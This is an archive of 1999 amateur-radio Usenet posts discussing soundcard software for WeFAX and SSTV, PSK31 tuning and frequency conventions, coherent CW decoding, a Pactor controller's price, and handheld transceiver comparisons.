> >for $$ as are the TNC's. In fact, much of the better software is truly
> >FREE - i.e., not shareware, which is often dumbed down or crippled or
> >has built-in nagging.
>
> Any reccomendations as to soundcard software for WeFAX, etc.?
>
> I have a (registered) copy of ChromaPix for my SSTV activities
> (the _best_ SSTV software I've found anywhere for the SoundCard, but
> rather "pricey" at $120.00), and I'd like to be able to receive WeFAX as
> well (and, if possible, send/receive cw, rtty, etc.). Since ChromaPix
> uses a direct connection to the sound card (Patch in/out on my rig--a
> Yaesu FT-920 if it matters--and line in/out on the card), and since I
> don't have an extra serial port OR slot available for an additional
> interface, I'd like to find a package that would use my existing
> connections instead of a HamComm type connection.
>
> Any suggestions (freeware or shareware) appreciated.
>
> Tnx,
>
> 73 de KE8HH, Rick
>
> --
>
> Rick Adams
> adamsr@voyager.net
> Department of Social Sciences
> Jackson Community College, Jackson, MI
>
> "... and the only measure of your worth and your deeds
> will be the love you leave behind when you're gone."
>
> Fred Small, J.D., "Everything Possible"

3409. Re: MULTIMODE CONTROLLERS AND PSK31 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Jens Seidensticker <jeseidensticker@debitel.net>
Message-ID: <newscache$0gq3gf$683$1@mwnews.dnsg.net>
Source record: 17117

Hey Friends,
the PTC-IIe -Page is www.scs-ptc.com.
the price for PTC-IIe is 649US$ + shipping.

Greetings... Jens

Gary M. Belcaster schrieb in Nachricht ...
>In article <Pine.LNX.3.96.990805130743.20670A-100000@odaiko.ss.uci.edu>,
>"Julian M. Frost" <jfrost@odaiko.ss.uci.edu> wrote:
>
>> On Thu, 5 Aug 1999, Gary M. Belcaster wrote:
>>
>> > anyone know if the PTC-IIe is currently available and what it's cost
is??
>>
>> The PTC-IIe *is* currently available, though the US distributor, Farallon
>> Electronics in the San Francisco Bay Area is, apparently, out of stock. I
>> believe the price is approximately $450.
>>
>> Julian
>
>is this the only US distributor and do they have a web page??
>for what this machine can do this would seem a VERY reasonable price
>anybody out there got one and what do you think??
>
>Gar

3410. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <FBYq3.36560$8D2.6772@news.rdc1.il.home.com>
Source record: 17118

Speaking of CW, is there a decent Win98 compatible morse tutor?
My old friend Supermorse dosen't run correctly in winhell.

3411. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <rqoos5mkur7@corp.supernews.com>
Source record: 17119

George T. Baker <w5yr@swbell.net> wrote in message
news:37ABA093.2DB06A22@swbell.net...
> > PSK31 and COHERENT are PSK digital systems that can
> > print when signals are below average noise. The ability to set a
dial
> > properly is essential to take advantage of this! Cliff K7RR

...
> experience with the mode since first getting on in early February of
this
> year - I just cannot find any practical situation in which I need to
(1)
> look for a specific, pre-defined frequency that has to be known a
priori
> and implemented to a fraction of a Hz and/or (2) be prepared to set my
> transmitter to a fractional-Hz frequency a priori in order to
accomplish
> a PSK31 QSO.

I think all Cliff meant to say was that PSK31 and COHERENT can operate on signals below your (human) ability to identify a signal in the noise. Agreement on what is meant by a given freq makes connecting just that much less difficult. I've worked stations that were not audible on the radio speaker. However, there was always at least a faint, visible trace on the scope. I don't agree with Cliff's premise that PSK31 offers the type of magic required to reliably work signals "below average noise"; copy is often unusable even with good SNR. Nevertheless, it's his privilege to work those conditions if he so desires. He'll just have to pardon my QRM when I don't notice their QSO.

Michael.

3412. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7ohpt5$iv9$1@autumn.news.rcn.net>
Source record: 17120

I'll bet that when someone is able to copy PSK31 signals that they can not hear with their ears it is because they are listening to it through a 2.7 Khz or so wide SSB receiver and don't hear the benefit of reduced noise (thus increased signal to noise ratio) from a narrow passband. I doubt that after the DSP front end in the sound card the signal is still below the noise. With 500 Hz IF filters in the receiver I have yet to copy a psk31 signal that I couldn't tell was there by listening to the receiver.

As far as the need for accurate frequency setting I doubt that there is an amateur transceiver made that can meet the requirement for reliable PSK31 without an operator to tune it. Just because a rig can display frequency in 1 Hz or 10 Hz steps *does not* mean it is accurate to 1 Hz or 10 Hz. For example, an IC761 tunes in 10 Hz steps but the frequency stability is +/- 100 Hz over +14 to +140 deg F.

3413. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7ohqfn$n67$1@autumn.news.rcn.net>
Source record: 17121

And now the $64,000 question. What is the benefit of using machine generated and machine copied CW? If you are going to use machines then why not use one of the digital modes better suited to the HF environment like Clover, Pactor, Pactor II or PSK or RTTY? It seems to me that on/off keying (CW) is a poor method for sending digital data. It's one advantage is that it can be sent and received by humans.

3414. Re: MULTIMODE CONTROLLERS AND PSK31 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com>
Message-ID: <wo1r9lfigkq.fsf@netcom13.netcom.com>
Source record: 17122

So, does anyone in the UK have them in stock? I've been told there's
some delay in getting it certified in the US.
73, doug

"Jens Seidensticker" <jeseidensticker@debitel.net> writes:

>
> Hey Friends,
> the PTC-IIe -Page is www.scs-ptc.com.
> the price for PTC-IIe is 649US$ + shipping.
>
> Greetings... Jens
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> Gary M. Belcaster schrieb in Nachricht ...
> >In article <Pine.LNX.3.96.990805130743.20670A-100000@odaiko.ss.uci.edu>,
> >"Julian M. Frost" <jfrost@odaiko.ss.uci.edu> wrote:
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> >> > anyone know if the PTC-IIe is currently available and what it's cost
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> >> The PTC-IIe *is* currently available, though the US distributor, Farallon
> >> Electronics in the San Francisco Bay Area is, apparently, out of stock. I
> >> believe the price is approximately $450.
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> >> Julian
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> >is this the only US distributor and do they have a web page??
> >for what this machine can do this would seem a VERY reasonable price
> >anybody out there got one and what do you think??
> >
> >Gar
>
>

3415. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Klaus Kramer <DL4KCK@t-online.de>
Message-ID: <37AC8CE4.E4F38F9@t-online.de>
Source record: 17123

Sysop schrieb:
>
> Thanks Ruhl for your reply!
>
> I'm just finding it a bit frustrating decoding with the PK-232 so I needed
> some insight on the situation.
>
> James
>
> Rick Ruhl wrote:
>
> > Just as an FYI, Wefax 256 only works on the DSP-2232. The only mode in the
> > PK-232/DSP this time is the two color Wefax, which we're working on for
> > Timewave.
> >
> > Alot of Wefax signals are just line drawn two color maps, and at times,
> > we've seen some 16 shades of gray pictures. This is due to the greater the
> > number of colors, the longer it takes to download. A 2 color map takes about
> > 8 minutes to download.
> >
> > We should have the PK-232 demo version of Wefax '99 into Preview soon, then
> > you can download it and take a look for yourself at what's out there in the
> > Wefax world.
> >
> > Personally, I think there is room for both TNC's and sound card software.
> > One thing that we have discussed would be the ramifications of creating a
> > sound card based version of Pacterm or Pkterm, and the result we came up
> > with, is that hams are so versatile in their thinking, that it would be an
> > enhancement to the hobby. The big issues that come up with some of the HF
> > modes and the soundcard, is with the linked modes and the T/R turnover, as
> > well as licensing fees for using some of the higher speed HF modes (pactor
> > II and clover for example).
> >
> > --
> > Rick Ruhl
> > President, Creative Services Software
> > http://www.cssincorp.com
> >

Hello, it is an old, old story: TNCs like PK232 are for digital modes
only (PR, RTTY, etc. and Two-Tone-WEFAX). Amateur-FAX and SSTV are no
digital modes at all, as they are using as much different tones as they
have color shades (of grey or red or green or blue), thus the full voice
bandwidth from 1000 to 3000 Hz, really the analog way...

Enjoy the various software for soundcards with analog in- and outputs
and beware of digital TNCs for SSTV and FAX!

vy 73 Klaus, DL4KCK@t-online.de

3416. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37ba849b.242795621@news.atl.bellsouth.net>
Source record: 17124

On Sat, 7 Aug 1999 11:30:12 -0400, "Max Imo" <reply@to.group> wrote:
>Whatever happened to the fellow who invented Coherent CW (CCW)? As I
>understand it, his idea was to transmit and receive CW using computers.
>Perhaps some of those programs are around??

Ray Petit invented amateur CCW. He also invented Clover. He recently passed away. His original CCW circuits were all hardware, bucket brigade integrate and dump filters with synchronous sampling and slicing. The clean demodulated element stream then keyed a local audio oscillator. You listened to that and copied by ear. The idea behind CCW was to be able to dig deeper into the noise than you could by ear alone, not to relieve you of manually copying the code.

The coherent integrate and dump method synthesized a filter only 10 Hz wide (at 12 WPM), so SNR was improved rather dramatically over the typically used 500 Hz IF filter and bare ears. The synchronous sampling and slicing could deal with that narrow a bandwidth while your ears and brain could not because the code elements are too "soft" for ear/brain decoding when filtered that tightly, basically a raised cosine form. But since the code was perfectly formed, and at a known set speed, it was relatively easy to let a computer do the decoding instead. Most of the later efforts did it that way.

The width of the synthesized filter becomes narrower as the code speed is reduced, of course. Petit's original circuit could work at 12 WPM, 1.2 WPM, and 0.12 WPM, corresponding to synthesized filter widths of 10 Hz, 1 Hz, and 0.1 Hz. At the latter two speeds, computer copy is almost essential because humans can't copy that slow.

The SNR improvement over a 500 Hz filter is naively 16.99 dB for 12 WPM, 26.99 dB for 1.2 WPM, and 36.99 dB for 0.12 WPM. It isn't really that good, however, because the ear/brain can act as somewhat of a filter. Actual improvements are more on the order of 15.5 dB, 20.5 dB, and 25.5 dB. Because process gain is proportional to the square root of element duration, the improvements at the lowest speeds aren't as dramatic as may first be imagined. But OTOH since humans can't really copy 0.12 WPM at all, the improvement could also be considered infinite.

>You can copy machine generated CW using a computer and a slicer IF you have
>GOOD filtering. However, the slicer will not eliminate noise that affects
>copy. If you are truly interested in using a computer to copy CW, look for
>files on older QRZ CD's. Just like SSTV programs written for DOS, these CW
>programs cannot be used while running Windows.

CWGet is a Win95 program that works quite well on ordinary CW using a sound card interface. I'm not aware of any CCW programs which run natively under Win95 with the sound card, however. CCW requires realtime synchonization

to realize the integrate and dump gain, and Windoze isn't easy to program for that.
I'm not saying there aren't any Win95 CCW programs, I just haven't seen one.
Most seem to need to run natively under DOS where they can respond in realtime
to interrupts from the external timing reference.

>Can't you use Super Morse to copy CW, or is it limited to sending only? At
>one time they had a dandy keying circuit as part of the documentation.

SM will copy CW, but you have to demodulate it externally and present
it to the computer as a TTL on/off element stream. SM isn't adaptive, so
it doesn't track ragged sending. It is designed to force you to send well.
(The interface is intended to read a local hand key as a training aid.)

An adaptive program is pretty much essential for off the air copy. You could
use SM with a hardware CCW decoder. CCW is perfectly formed code at a
set speed, so the computer doesn't have to do much. But SM isn't capable of
doing the whole job via a sound card the way most modern off the air CW
programs do.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3417. FS: Kantronics UTU terminal unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Dave Redfearn <n4elm@texoma.net>
Message-ID: <37AC9EE1.5F5B3445@texoma.net>
Source record: 17125
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.shortwave,rec.radio.swap

For Sale:

Kantronics UTU terminal unit

Transmits/Receives - RTTY, CW, ASCII, and AMTOR

With manual and computer cable
Runs on 12 Vdc (no power supply)
Uses a dumb terminal or a computer with a communications program.

$50.00 OBO + shipping

73 - Dave
==========
Dave Redfearn, ARS N4ELM, McKinney, TX
Email: n4elm@NOJUNKtexoma.net (to reply, remove NOJUNK)
QRL? de N4ELM/qrp

3418. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37bcbab4.256647255@news.atl.bellsouth.net>
Source record: 17126

On Sat, 7 Aug 1999 13:29:47 -0400, "Bob Lewis" <aa4pb@erols.com> wrote:
>And now the $64,000 question. What is the benefit of using machine
>generated and machine copied CW? If you are going to use machines
>then why not use one of the digital modes better suited to the HF
>environment like Clover, Pactor, Pactor II or PSK or RTTY? It seems
>to me that on/off keying (CW) is a poor method for sending digital
>data. It's one advantage is that it can be sent and received by
>humans.

Its other advantages (artificial ones) are that there's no regulatory
speed limit on it at HF as there is with other digital signaling methods,
and you can use it on any frequency, even Novices can use it. So if
you have the SNR to burn, you can crank up to 2,000 WPM if you like.

There *are* much better codes and modulations, but the way our
regulations are stacked, there are a few reasons to consider machine
CW.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3419. PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: David Stinson <arc5@ix.netcom.com>
Message-ID: <37ACC671.D6090B1A@ix.netcom.com>
Source record: 17127

My DELL 486D66 PC running Windows 95
has an older (1994) Mediavision Pro Audio Spectrum 16
sound card. I can receive PSK31, but when I try to transmit
the whole machine locks up requiring a cold restart.
I'm not a bit-head and I haven't found a menu where I can
change the default IRQ or DMA settings (if that would do
any good ;-).
Anyone have any experiance with this?

Thanks,
Dave Stinson AB5S
arc5@ix.netcom.com

3420. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Timmins <timmins@penn.com>
Message-ID: <8C4r3.2760$L83.6229@newsfeed.slurp.net>
Source record: 17128
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

HAve had both, as well as Standard C-508a,resulting in a certain experience in such matters.... I like the C-508 very well.... nice RX, decent audio (for it's size), and AA battery convenience.... I like the Q7a for all of the above, Plus 30-50 MHz coverage RX (fire depts here are Low band still). I had a VX1-r approximately two weeks....performance was good, nice audio, Lithium Ion batteries work well,but with this size rig,I do like the convienence of picking up spare power at the corner drugstore if you run out in a bind.....the BIG fault with the VX-1 is the inability to scan frequencies at VHF and UHF at the same time, unless they are programmed by computer...this omission makes the VX1r totally unsuitable for my needs....as you can tell I use my mini ht as a scanner as much as a transciever-the Q7 is ideal for this due to the frequency coverage.... they do act like a wireless Mike in conjunction with a nearby crossband radio....and that works very well... but 300 Mw is only gonna go so far..... 73 and as always, your mileage may vary....
Bill, N3DDY

NewHam <iden1000@hotmail.com> wrote in message news:w3ep3.348$Q3.4678151@bunson.tor.sfl.net...
> Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
> easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
> ...WHICH ON IS BETTER? THANKS!!
>
> 73 DE VE3CHI
>
>

3421. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Timmins <timmins@penn.com>
Message-ID: <FC4r3.2763$L83.6255@newsfeed.slurp.net>
Source record: 17129
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

HAve had both, as well as Standard C-508a,resulting in a certain experience in such matters.... I like the C-508 very well.... nice RX, decent audio (for it's size), and AA battery convenience.... I like the Q7a for all of the above, Plus 30-50 MHz coverage RX (fire depts here are Low band still). I had a VX1-r approximately two weeks....performance was good, nice audio, Lithium Ion batteries work well,but with this size rig,I do like the convienence of picking up spare power at the corner drugstore if you run out in a bind.....the BIG fault with the VX-1 is the inability to scan frequencies at VHF and UHF at the same time, unless they are programmed by computer...this omission makes the VX1r totally unsuitable for my needs....as you can tell I use my mini ht as a scanner as much as a transciever-the Q7 is ideal for this due to the frequency coverage.... they do act like a wireless Mike in conjunction with a nearby crossband radio....and that works very well... but 300 Mw is only gonna go so far.....
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>

3422. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Timmins <timmins@penn.com>
Message-ID: <vD4r3.2764$L83.5910@newsfeed.slurp.net>
Source record: 17130
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

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3423. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Timmins <timmins@penn.com>
Message-ID: <UD4r3.2765$L83.4943@newsfeed.slurp.net>
Source record: 17131
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

HAve had both, as well as Standard C-508a,resulting in a certain experience in such matters.... I like the C-508 very well.... nice RX, decent audio (for it's size), and AA battery convenience.... I like the Q7a for all of the above, Plus 30-50 MHz coverage RX (fire depts here are Low band still). I had a VX1-r approximately two weeks....performance was good, nice audio, Lithium Ion batteries work well,but with this size rig,I do like the convienence of picking up spare power at the corner drugstore if you run out in a bind.....the BIG fault with the VX-1 is the inability to scan frequencies at VHF and UHF at the same time, unless they are programmed by computer...this omission makes the VX1r totally unsuitable for my needs....as you can tell I use my mini ht as a scanner as much as a transciever-the Q7 is ideal for this due to the frequency coverage.... they do act like a wireless Mike in conjunction with a nearby crossband radio....and that works very well... but 300 Mw is only gonna go so far.....
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3424. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <Ph5r3.1419$oa.53478@news.corecomm.net>
Source record: 17132

Excellent presentation and explanation Gary!

Aren't some operators using CCW (or at least a derivative) for extra or super high speed CW when working meteor scatter? I believe there may be a Windows programs that are used for that application. However, I don't believe that is what the originator of this thread had in mind. I believe he wanted a program to send and receive CW.

While there may be Windows based CW receiving/sending programs, as some have mentioned, the original programs were DOS based. The DOS based programs require good filtering to optimize performance and some work amazingly well. Windows based programs, should they exist, most likely use the sound card and provide built in filtering, somewhat on the order of the brick wall filtering found in the PSK31 programs.

I guess the bottom line is filtering - - - either software, firmware or wetware - - - regardless of the speed or operating system (computer or ears) to remove extraneous noise. That is what makes these programs work. Without filtering you must then use some sort of error correcting scheme. ALL have their advantages and disadvantages.

It might be noted that the original inquiry had asked about CW sending/receiving programs. Obviously there are other modes that may offer advantages over CW as has been mentioned in the thread. There is room for all modes in the amateur service, and also room for discussion of the relative merits of either. That's what makes the hobby so interesting.

LOL
Max

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:37ba849b.242795621@news.atl.bellsouth.net...
> On Sat, 7 Aug 1999 11:30:12 -0400, "Max Imo" <reply@to.group> wrote:
> >Whatever happened to the fellow who invented Coherent CW (CCW)? As I
> >understand it, his idea was to transmit and receive CW using computers.
> >Perhaps some of those programs are around??
>
> Ray Petit invented amateur CCW. He also invented Clover. He recently
> passed away. His original CCW circuits were all hardware, bucket brigade
> integrate and dump filters with synchronous sampling and slicing. The
clean
> demodulated element stream then keyed a local audio oscillator. You
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> that and copied by ear. The idea behind CCW was to be able to dig deeper
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> the noise than you could by ear alone, not to relieve you of manually

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> code.
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> (at 12 WPM), so SNR was improved rather dramatically over the typically
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> 500 Hz IF filter and bare ears. The synchronous sampling and slicing could
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> with that narrow a bandwidth while your ears and brain could not because
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> code elements are too "soft" for ear/brain decoding when filtered that
tightly,
> basically a raised cosine form. But since the code was perfectly formed,
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> at a known set speed, it was relatively easy to let a computer do the
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> instead. Most of the later efforts did it that way.
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> The width of the synthesized filter becomes narrower as the code speed
> is reduced, of course. Petit's original circuit could work at 12 WPM, 1.2
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> and 0.12 WPM, corresponding to synthesized filter widths of 10 Hz, 1 Hz,
> and 0.1 Hz. At the latter two speeds, computer copy is almost essential
> because humans can't copy that slow.
>
> The SNR improvement over a 500 Hz filter is naively 16.99 dB for 12 WPM,
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> Because process gain is proportional to the square root of element
> duration, the improvements at the lowest speeds aren't as dramatic as
> may first be imagined. But OTOH since humans can't really copy 0.12
> WPM at all, the improvement could also be considered infinite.
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> >You can copy machine generated CW using a computer and a slicer IF you
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> >GOOD filtering. However, the slicer will not eliminate noise that
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> >copy. If you are truly interested in using a computer to copy CW, look
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> >files on older QRZ CD's. Just like SSTV programs written for DOS, these
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> CWGet is a Win95 program that works quite well on ordinary CW using a
> sound card interface. I'm not aware of any CCW programs which run natively
> under Win95 with the sound card, however. CCW requires realtime
synchonization

> to realize the integrate and dump gain, and Windoze isn't easy to program
for that.
> I'm not saying there aren't any Win95 CCW programs, I just haven't seen
one.
> Most seem to need to run natively under DOS where they can respond in
realtime
> to interrupts from the external timing reference.
>
> >Can't you use Super Morse to copy CW, or is it limited to sending only?
At
> >one time they had a dandy keying circuit as part of the documentation.
>
> SM will copy CW, but you have to demodulate it externally and present
> it to the computer as a TTL on/off element stream. SM isn't adaptive, so
> it doesn't track ragged sending. It is designed to force you to send well.
> (The interface is intended to read a local hand key as a training aid.)
>
> An adaptive program is pretty much essential for off the air copy. You
could
> use SM with a hardware CCW decoder. CCW is perfectly formed code at a
> set speed, so the computer doesn't have to do much. But SM isn't capable
of
> doing the whole job via a sound card the way most modern off the air CW
> programs do.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

3425. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990807185111.22856B-100000@oso.slonet.org>
Source record: 17133

Of course the military convention can be the center frequency as they seem
to have only one convention. Then of course, the taxpayers can pay for
another!! The commerical convention is and always has been to use the
lower of the emitted as MARK and the channel frequency. Half a hundred
silly E-messages will not change what has been around for many years!!
Cliff K7RR

On Sat, 7 Aug 1999, Bob Lewis wrote:

> > The military convention to specify a frequency is to Specify the
> MARK
> > frequency.
> >
> The military convention is to specify the *center* of the signal as
> the frequency. The commercial standard is to specify the mark
> frequency.
>
>
>
>
>

3426. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <FM5r3.1425$oa.54606@news.corecomm.net>
Source record: 17134

<SNIP>
Pardon my indiscriminate snipping of your message Gary. I found it quite interesting, and right on the mark. One question concerning PSK.

The PSK programs currently in use do have an automatic AFC function. As I understand it, this is used to shift the passband of the filter up or down to match the drift in the incoming signal. The NET mode should then shift your signal to match the frequency of the last transmitting station. As mentioned in posts on the PSK reflector, the PSK program in BPSK doesn't care what the transmit or receive frequency is, what sideband you are on, or what center frequency you have the program set to as long as the incoming signal is within the filter passband. SO - would it then be possible to write a program that would retune the transmit frequency to track the received frequency instead of shifting the programs center of the filter passband. (Hope I am explaining this clearly enough).

In other words, the program would change the transceivers transmit frequency instead of the programs bandpass center frequency.

It seems that most of the PSK stations I copy are in virtual lock-step with one another. It doesn't seem that two stations in QSO on CW hold that tight a tolerance. If the PSK program changed the transmit frequency both stations would always be on the same frequency at any given point in time (providing only one station utilized the correction). Obviously modern processor controlled rigs can have their frequency changed by a computer program - why not utilize that feature for PSK?

Could you not write a PSK program that would have a scanning feature that included scan edge limits; one that would automatically lock on a received PSK signal? Could we incorporate a speech recognition program that would encode our spoken word, send it via PSK (perhaps a higher speed and bandwidth) and decode the received PSK, turning it into voice on the other end?

I believe Goran has a fantastic program in PSK31. I also believe it is the forerunner of a new wave of thinking, and new modes, that may breathe new life into amateur radio.

Max

> Or we can tune by hand and eye. Since PSK31 is designed as a
conversational
> mode, that's the most reasonable solution. It doesn't require any extra
hardware,
> and the operator is there anyway.
>

> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

3427. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990807190339.22856D-100000@oso.slonet.org>
Source record: 17135

Gary, you have failed to acknowledge VE3IQ who has done remarkable work extending what Ray Petit has done. COHERENT has been around for years, each year better than the last. We have consistently used signals below the noise level. Of course this requires channel accuracy in the one hertz range----easy with preset day transceivers, but "modern" hams simply do not want to discard the "swish around" mentality prevalent for fifty years. Bill DeCarle has done remarkable work but has not been recognized in any reasonable way. The power of a "big blast QST" does not negate that we have been doing as well and considerably better than PSK31 for years!! Progress is great and should be recognized but Bill DeCarle has been ignored. Do check out his web page. Of course, do not ignore that this "swish around" mentality HAS to stop----NOW!!! Cliff K7RR

On Sat, 7 Aug 1999, Gary Coffman wrote:

> On Sat, 7 Aug 1999 11:30:12 -0400, "Max Imo" <reply@to.group> wrote:
> >Whatever happened to the fellow who invented Coherent CW (CCW)? As I
> >understand it, his idea was to transmit and receive CW using computers.
> >Perhaps some of those programs are around??
>
> Ray Petit invented amateur CCW. He also invented Clover. He recently
> passed away. His original CCW circuits were all hardware, bucket brigade
> integrate and dump filters with synchronous sampling and slicing. The clean
> demodulated element stream then keyed a local audio oscillator. You listened to
> that and copied by ear. The idea behind CCW was to be able to dig deeper into
> the noise than you could by ear alone, not to relieve you of manually copying the
> code.
>
> The coherent integrate and dump method synthesized a filter only 10 Hz wide
> (at 12 WPM), so SNR was improved rather dramatically over the typically used
> 500 Hz IF filter and bare ears. The synchronous sampling and slicing could deal
> with that narrow a bandwidth while your ears and brain could not because the
> code elements are too "soft" for ear/brain decoding when filtered that tightly,
> basically a raised cosine form. But since the code was perfectly formed, and
> at a known set speed, it was relatively easy to let a computer do the decoding
> instead. Most of the later efforts did it that way.
>
> The width of the synthesized filter becomes narrower as the code speed
> is reduced, of course. Petit's original circuit could work at 12 WPM, 1.2 WPM,
> and 0.12 WPM, corresponding to synthesized filter widths of 10 Hz, 1 Hz,
> and 0.1 Hz. At the latter two speeds, computer copy is almost essential
> because humans can't copy that slow.
>
> The SNR improvement over a 500 Hz filter is naively 16.99 dB for 12 WPM,
> 26.99 dB for 1.2 WPM, and 36.99 dB for 0.12 WPM. It isn't really that good,

> however, because the ear/brain can act as somewhat of a filter. Actual
> improvements are more on the order of 15.5 dB, 20.5 dB, and 25.5 dB.
> Because process gain is proportional to the square root of element
> duration, the improvements at the lowest speeds aren't as dramatic as
> may first be imagined. But OTOH since humans can't really copy 0.12
> WPM at all, the improvement could also be considered infinite.
>
> >You can copy machine generated CW using a computer and a slicer IF you have
> >GOOD filtering. However, the slicer will not eliminate noise that affects
> >copy. If you are truly interested in using a computer to copy CW, look for
> >files on older QRZ CD's. Just like SSTV programs written for DOS, these CW
> >programs cannot be used while running Windows.
>
> CWGet is a Win95 program that works quite well on ordinary CW using a
> sound card interface. I'm not aware of any CCW programs which run natively
> under Win95 with the sound card, however. CCW requires realtime synchonization
> to realize the integrate and dump gain, and Windoze isn't easy to program for that.
> I'm not saying there aren't any Win95 CCW programs, I just haven't seen one.
> Most seem to need to run natively under DOS where they can respond in realtime
> to interrupts from the external timing reference.
>
> >Can't you use Super Morse to copy CW, or is it limited to sending only? At
> >one time they had a dandy keying circuit as part of the documentation.
>
> SM will copy CW, but you have to demodulate it externally and present
> it to the computer as a TTL on/off element stream. SM isn't adaptive, so
> it doesn't track ragged sending. It is designed to force you to send well.
> (The interface is intended to read a local hand key as a training aid.)
>
> An adaptive program is pretty much essential for off the air copy. You could
> use SM with a hardware CCW decoder. CCW is perfectly formed code at a
> set speed, so the computer doesn't have to do much. But SM isn't capable of
> doing the whole job via a sound card the way most modern off the air CW
> programs do.
>
> Gary
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>
>

3428. Re: PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <a46r3.1471$oa.55313@news.corecomm.net>
Source record: 17136

Are you trying to use the serial port to key the transmitter, or the VOX on the transmitter? If you are using the serial port, have you told the PSK program what port to use? Are you using the 2N2222 keying circuit? If so, I STRONGLY suggest you consider changing to a relay keying circuit, or to an opto isolator circuit. The 2N2222 circuit straps the ground on your rig to the computer ground and could cause a problem.

There should be no reason to change IRQ or DMA settings. The program uses the sound card to transmit and receive the audio. If that were the problem I would think you would see it with some other program(s).

When you first try to transmit, does the transmitter key up? Do you have any problems with the computer when using the transmitter on any other mode? If so, perhaps there is RF getting into the computer.

Do you have the isolation transformers in the audio lines? If you do not, I STRONGLY suggest you do so. If you do not, you are coupling the ground of your rig to the computer, and this may be the problem.

LOL
Max

David Stinson <arc5@ix.netcom.com> wrote in message
news:37ACC671.D6090B1A@ix.netcom.com...
> My DELL 486D66 PC running Windows 95
> has an older (1994) Mediavision Pro Audio Spectrum 16
> sound card. I can receive PSK31, but when I try to transmit
> the whole machine locks up requiring a cold restart.
> I'm not a bit-head and I haven't found a menu where I can
> change the default IRQ or DMA settings (if that would do
> any good ;-).
> Anyone have any experiance with this?
>
> Thanks,
> Dave Stinson AB5S
> arc5@ix.netcom.com

3429. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7oiru5$s8m$1@autumn.news.rcn.net>
Source record: 17137

Cliff, I believe you said "The military convention to specify a frequency is to Specify the MARK frequency". This is a correct statement for commercial but not for military. Two different standards (and it costs the taxpayers nothing).

3430. Re: UK GB7 Node Map?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Nick Negus <nrnegus@nrnegus.co.uk>
Message-ID: <359TMDAYuAr3Ew41@nrnegus.demon.co.uk>
Source record: 17138
